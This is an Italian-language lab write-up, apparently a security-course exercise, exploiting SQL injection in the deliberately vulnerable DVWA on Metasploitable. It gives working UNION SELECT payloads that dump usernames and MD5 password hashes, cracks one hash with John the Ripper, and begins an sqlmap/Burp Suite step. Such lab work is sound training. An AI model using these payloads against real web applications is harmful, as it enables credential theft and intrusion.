




NET.
REBELS.





Sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Gordon Brown.


- Effettuare le operazioni sia in automatico che in modo manuale
- Decriptare la password sia in modo automatico che manuale

Requisiti laboratorio:

Livello difficoltà DVWA: **LOW**

IP Kali Linux : **192.168.22.110/24**

IP Metasploitable : **192.168.22.120/24**



Per prima cosa è stata avviata la macchina Metasploitable e configurato la rete con l'IP "**192.168.22.120/24**" con il comando "*sudo nano /etc/network/interfaces*"

Poi è stato eseguito il comando "*sudo reboot*" per resettare la macchina e far sì che la modifica venga effettuata, dopodiché è stato verificato con "*ip a*" che la configurazione fosse andata a buon fine.

```
auto eth0
iface eth0 inet static
address 192.168.22.120
netmask 255.255.255.0
network 192.168.22.0
broadcast 192.168.22.255
gateway 192.168.22.1
```



Successivamente è stata avviata la macchina Kali e anche qui è stato cambiato l'IP con "**192.168.22.110/24**" per fare in modo che le due macchine comunicassero tra di loro.

Dopodiché è stato verificato con "ip a" che la configurazione fosse andata a buon fine.

Editing Ethernet connection 1

Connection name Ethernet connection 1

General Ethernet 802.1X Security DCB Proxy IPv4 Settings IPv6 Settings

Method Manual

Addresses

Address	Netmask	Gateway	
192.168.22.110	24	192.168.22.1	<div>Add</div> <div>Delete</div>

DNS servers 192.168.22.1

Search domains

DHCP client ID

☐ Require IPv4 addressing for this connection to complete

Routes...

Cancel

✓ Save



Una volta eseguite le nuove configurazioni di rete alle macchine, è stato verificato che comunicassero tra di loro con il comando:

"ping -c 4 INDIRIZZO IP"




```
(kali㉿kali)-[~]  
$ ping -c 4 192.168.22.120  
PING 192.168.22.120 (192.168.22.120) 56(84) bytes of data.  
64 bytes from 192.168.22.120: icmp_seq=1 ttl=64 time=0.550 ms  
64 bytes from 192.168.22.120: icmp_seq=2 ttl=64 time=0.483 ms  
64 bytes from 192.168.22.120: icmp_seq=3 ttl=64 time=0.469 ms  
64 bytes from 192.168.22.120: icmp_seq=4 ttl=64 time=0.275 ms  
  
— 192.168.22.120 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3058ms  
rtt min/avg/max/mdev = 0.275/0.444/0.550/0.102 ms
```

```
msfadmin@metasploitable:~$ ping -c 4 192.168.22.110  
PING 192.168.22.110 (192.168.22.110) 56(84) bytes of data.  
64 bytes from 192.168.22.110: icmp_seq=1 ttl=64 time=0.772 ms  
64 bytes from 192.168.22.110: icmp_seq=2 ttl=64 time=0.664 ms  
64 bytes from 192.168.22.110: icmp_seq=3 ttl=64 time=1.11 ms  
64 bytes from 192.168.22.110: icmp_seq=4 ttl=64 time=0.866 ms  
  
--- 192.168.22.110 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2999ms  
rtt min/avg/max/mdev = 0.664/0.854/1.115/0.167 ms  
msfadmin@metasploitable:~$ _
```


1. Una volta effettuate le configurazioni di rete, da Kali accedere alla DVWA tramite browser inserendo: **http://192.168.22.120**, una volta caricata la pagina cliccare su DVWA.

2. Eseguire l'accesso con le credenziali "admin" e "password".

3. Andare nella sezione DVWA security ed impostarla su '**LOW**'



Poi ci spostiamo nella sezione 'SQL injection' e possiamo osservare che nel campo "User ID" è possibile inserire dei payload



The screenshot shows the DVWA web application interface. The top header features the DVWA logo. On the left, a vertical menu lists various security exercises: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled 'Vulnerability: SQL Injection'. It contains a 'User ID:' label, a text input field, and a 'Submit' button. Below this, a 'More info' section provides three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_injection, and <http://www.unixwiz.net/techtips/sql-injection.html>.

Per verificare la vulnerabilità della pagina, è stato inserito il seguente payload:

' OR '1'='1' #

Questo payload è un esempio di SQL Injection basica che sfrutta una condizione sempre vera ('1'='1'), permettendo di bypassare i controlli di autenticazione.

Vulnerability: SQL Injection

User ID:

' OR '1'='1' #

Submit

ID: ' OR '1'='1' #
First name: admin
Surname: admin

ID: ' OR '1'='1' #
First name: Gordon
Surname: Brown

ID: ' OR '1'='1' #
First name: Hack
Surname: Me

ID: ' OR '1'='1' #
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1' #
First name: Bob
Surname: Smith

Vulnerability: SQL Injection

User ID:

`table_schema = database() #` Submit

ID: ' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = database() #
First name: guestbook
Surname:

ID: ' UNION SELECT table_name, NULL FROM information_schema.tables WHERE table_schema = database() #
First name: users
Surname:

Questo payload utilizza l'operatore UNION per combinare i risultati della query originale con una query che elenca i nomi delle tabelle nel database corrente. Come risultato, ho ottenuto i nomi di due tabelle: Guestbook e users

Successivamente, è stato utilizzato un payload più avanzato per elencare i nomi delle tabelle presenti nel database:

' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema = database() #

Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT column_name,null FROM information_schema.columns WHERE table_name = 'users' #
First name: user_id
Surname:

ID: ' UNION SELECT column_name,null FROM information_schema.columns WHERE table_name = 'users' #
First name: first_name
Surname:

ID: ' UNION SELECT column_name,null FROM information_schema.columns WHERE table_name = 'users' #
First name: last_name
Surname:

ID: ' UNION SELECT column_name,null FROM information_schema.columns WHERE table_name = 'users' #
First name: user
Surname:

ID: ' UNION SELECT column_name,null FROM information_schema.columns WHERE table_name = 'users' #
First name: password
Surname:

ID: ' UNION SELECT column_name,null FROM information_schema.columns WHERE table_name = 'users' #
First name: avatar
Surname:

Dopo aver trovato le tabelle presenti , il payload è stato modificato affinché estraesse tutte colonne presenti all'interno della tabella "users". Trovando :user_id,first_name,last_name,user,password e avatar

**'UNION SELECT column_name,null FROM information_schema.columns
WHERE table_name = 'users' #**



Estrazione delle informazioni degli utenti

Vulnerability: SQL Injection

User ID:

```
ID: ' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name), CONCAT("user:",user," psw:",password) FROM users #
First name: ID:1 first_N:admin last_N:admin
Surname: user:admin psw:5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name), CONCAT("user:",user," psw:",password) FROM users #
First name: ID:2 first_N:Gordon last_N:Brown
Surname: user:gordonb psw:e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name), CONCAT("user:",user," psw:",password) FROM users #
First name: ID:3 first_N:Hack last_N:Me
Surname: user:1337 psw:8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name), CONCAT("user:",user," psw:",password) FROM users #
First name: ID:4 first_N:Pablo last_N:Picasso
Surname: user:pablo psw:0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name), CONCAT("user:",user," psw:",password) FROM users #
First name: ID:5 first_N:Bob last_N:Smith
Surname: user:smithy psw:5f4dcc3b5aa765d61d8327deb882cf99
```

Questo payload combina i risultati della query originale con una query che concatena e restituisce le informazioni degli utenti in un formato leggibile. Con questo payload, si è potuto ottenere le informazioni desiderate, inclusa la password di **"Gordon Brown"**.

Identificata la tabella users, è stato utilizzato un payload per estrarre gli ID, i nomi e le password degli utenti:

```
' UNION SELECT CONCAT("ID:",user_id," first_N:",first_name," last_N:",last_name),
CONCAT("user:",user," psw:",password) FROM users #
```




La password trovata dal nostro SQL Injection è criptata quindi deve essere usato il tool della kali **Jhon the ripper**.

E' stato poi creato un file di testo, chiamato "**gordon**", con il comando:

sudo nano gordon.txt

Dopodiché sono stati inseriti all'interno il nome utente e la password da decriptare e dopo aver salvato, è stato lanciato John the ripper con il comando:

john --format=raw-md5 --incremental gordon.txt

```
(kali@kali)-[~]  
$ sudo nano gordon.txt
```

```
GNU nano 8.0  
Gordon Brown:e99a18c428cb38d5f260853678922e03
```

```
(kali@kali)-[~]  
$ john --format=raw-md5 --incremental gordon.txt  
Using default input encoding: UTF-8  
Loaded 1 password hash (Raw-MD5 [MD5 128/128 AVX 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=4  
Press 'q' or Ctrl-C to abort, almost any other key for status  
abc123 (Gordon Brown)  
1g 0:00:00:00 DONE (2024-07-15 06:48) 1.315g/s 17178p/s 17178c/s 17178C/s amb100..abby99  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```




FI

ET

T

FI

ET

Così facendo il programma ha decodificato la password dando come risultato:

Gordon Brown:abc123

La password è stata salvata con successo su john the ripper ed è possibile rivederla in futuro con il comando:

john --format=raw-md5 --show gordon.txt


```
(kali@kali)-[~]  
$ john --format=raw-md5 --show gordon.txt  
Gordon Brown:abc123  
  
1 password hash cracked, 0 left
```



1. Il laboratorio è stato configurato esattamente come in precedenza
2. **Utilizzo di Burpsuite per il cookie di sessione**

Per procedere con un attacco SQLi in automatico è stato utilizzato sqlmap. Per far sì che fosse possibile utilizzare questo strumento, per prima cosa, si è dovuto recuperare il cookie di sessione utilizzando Burpsuite.

È stato lanciato Burpsuite da Kali dal suo apposito menù. Da lì andare sulla pagina "**Proxy**" e poi "**Intercept**", infine selezionare "**Intercept on**" e lanciare il browser di Burpsuite tramite il pulsante "**Open browser**"





Dopodiché nella pagina web aperta è stato inserito IP di Metaspitable2 e si è andati sulla pagina "DVWA" per prendere il cookie di sessione che serve.

The image shows a screenshot of a web security workflow. On the left, the Burp Suite Community Edition v2023.12.13 interface is visible. The 'Proxy' tab is active, and the 'Intercept' sub-tab is selected. A request to http://192.168.22.120:80 is being intercepted. The 'Intercept is on' button is highlighted. A blue arrow points to the 'Raw' tab, which displays the raw HTTP request. The request is a GET / HTTP/1.1 with various headers, including a 'Cookie: PHPSESSID=7035504ee1c7c3518f970a76cd95ae28'.

On the right, a browser window titled 'PortSwigger' is open, showing the URL 192.168.22.120. The page content includes the heading 'The latest research into' and a paragraph: 'For too long, web race-condition attacks have been masked thanks to tricky workflows, most trivial, obvious examples. Delve into PortSwigger's latest research to discover the interactive labs to learn the methodology behind this feature in Burp Repeater.'



1

